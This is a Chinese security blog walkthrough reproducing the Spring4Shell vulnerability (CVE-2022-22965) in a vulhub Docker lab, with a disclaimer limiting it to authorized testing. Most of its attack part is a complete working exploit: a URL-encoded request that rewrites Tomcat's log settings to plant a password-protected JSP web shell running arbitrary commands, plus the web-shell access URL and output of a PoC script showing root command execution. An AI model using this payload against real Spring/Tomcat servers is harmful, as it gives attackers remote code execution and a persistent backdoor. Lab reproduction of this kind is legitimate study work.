更新时间：2022.04.01

✎ 阅读须知

乌鸦安全的技术文章仅供参考，此文所提供的信息只为网络安全人员对自己所负责的网站、服务器等（包括但不限于）进行检测或维护参考，未经授权请勿利用文章中的技术资料对任何计算机系统进行入侵操作。利用此文所提供的信息而造成的直接或间接后果和损失，均由使用者本人负责。
乌鸦安全拥有对此文章的修改、删除和解释权限，如转载或传播此文章，需保证文章的完整性，未经允许，禁止转载！
本文所提供的工具仅用于学习，禁止用于其他，请在24小时内删除工具文件！！！

1. 漏洞介绍


`Spring Framework`是一个开源应用框架，初衷是为了降低应用程序开发的复杂度，具有分层体系结构，允许用户选择组件，同时还为`J2EE`应用程序开发提供了一个好用的框架。
当`Spring`部署在`JDK9`及以上版本，远程攻击者可利用该漏洞写入恶意代码导致远程代码执行。

2. 漏洞复现

目前可以借助`vulnhub`一键复现该漏洞：

```
https://github.com/vulhub/vulhub/tree/master/spring/CVE-2022-22965
```


在当前目录下使用命令：`docker-compose up -d`即可一键开启环境：



看到当前的端口开在了`8080`：


打开页面之后，可以看到当前服务已经起来了：

`http://127.0.0.1:8080/`



按照作者的链接：`http://127.0.0.1:8080/?name=Bob&age=25`

出现页面：



Hello, my name is Bob, I am 25 years old.

然后根据提示，构造请求地址：（`方法不唯一`）

```
http://127.0.0.1:8080/?
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25
```

该请求发出之后，需要进行变换：

```
GET
/?class.module.classLoader.resources.context.parent.pipeli
ne.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.
getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20
%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(
%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20
byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%
3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%
20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.re
sources.context.parent.pipeline.first.suffix=.jsp&class.mo
dule.classLoader.resources.context.parent.pipeline.first.d
irectory=webapps/ROOT&class.module.classLoader.resources.c
ontext.parent.pipeline.first.prefix=tomcatwar&class.module
.classLoader.resources.context.parent.pipeline.first.fileD
ateFormat= HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:98.0) Gecko/20100101 Firefox/98.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=632EB35BE18A261B5EE2D1880E335E9B
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Cache-Control: max-age=0
```

红色部分替换为：

```
suffix: %>//
c1: Runtime
c2: <%
DNT: 1
Content-Length: 2
```

效果查看下图：

Send Cancel Target: http://127.0.0.1:8080

Request

Raw Params Headers Hex

```
GET
/?class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat= HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0) Gecko/20100101 Firefox/98.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
suffix: %>//
c1: Runtime
c2: <%
DNT: 1
Content-Length: 2
```

Response

Raw Headers Hex HTML Render


```
HTTP/1.1 200
Set-Cookie: JSESSIONID=26B14366CF23BDEA54D7D18D9D72D7C9;
Path=/; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Language: zh-CN
Content-Length: 80
Date: Fri, 01 Apr 2022 05:03:05 GMT
Connection: close



<html>
<body>
<h2>Hello, my name is , I am  years old.</h2>

</body>
</html>
```

然后访问：`http://10.30.2.146:8080//tomcatwar.jsp?pwd=j&cmd=whoami`执行命令即可！



注意，在这里的多次执行会不断的往日志写文件，请勿频繁操作！

3. 工具版

直接执行脚本即可：

```
python3 vulhub_CVE-2022-22965_poc.py --url=http://127.0.0.1:8080
```

```
$ python3 vulhub_CVE-2022-22965_poc.py --url=http://127.0.0.1:8080
+-------------------------------------------
[+]  Github : https://github.com/crow821/
[+]  公众号 : 乌鸦安全
[+]  功  能: Spring_vulhub_CVE-2022-22965_poc.py
[+]  说明: 该脚本来源于https://github.com/BobTheShoplifter/Spring4Shell-POC，在此基础上修改而来
[+]  注意事项: 该检测脚本仅限Spring_vulhub_CVE-2022-22965
[+]  注意事项: 检测并非无损检测，会不断的往里面写文件，请勿频繁操作
[+]  注意事项: 请遵循网络安全法，遵纪守法！！！
[+]  使用格式:  python3 Spring_vulhub_CVE-2022-22965_poc.py  --url=http://127.0.0.1:8080
+-------------------------------------------
http://127.0.0.1:8080
Vulnerable, shell ip:http://127.0.0.1:8080/tomcatwar.jsp?pwd=j&cmd=whoami
```

执行效果：


root // - if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } -

同样，不要多次执行！

4. 注意事项

不要频繁的往里面写，不然日志文件会炸，消除方法就是使用`get`请求（`vulnhub`专属），停止写日志：

```
http://127.0.0.1:8080/?
class.module.classLoader.resources.context.parent.pipeline.first.pattern=
```



Hello, my name is , I am years old.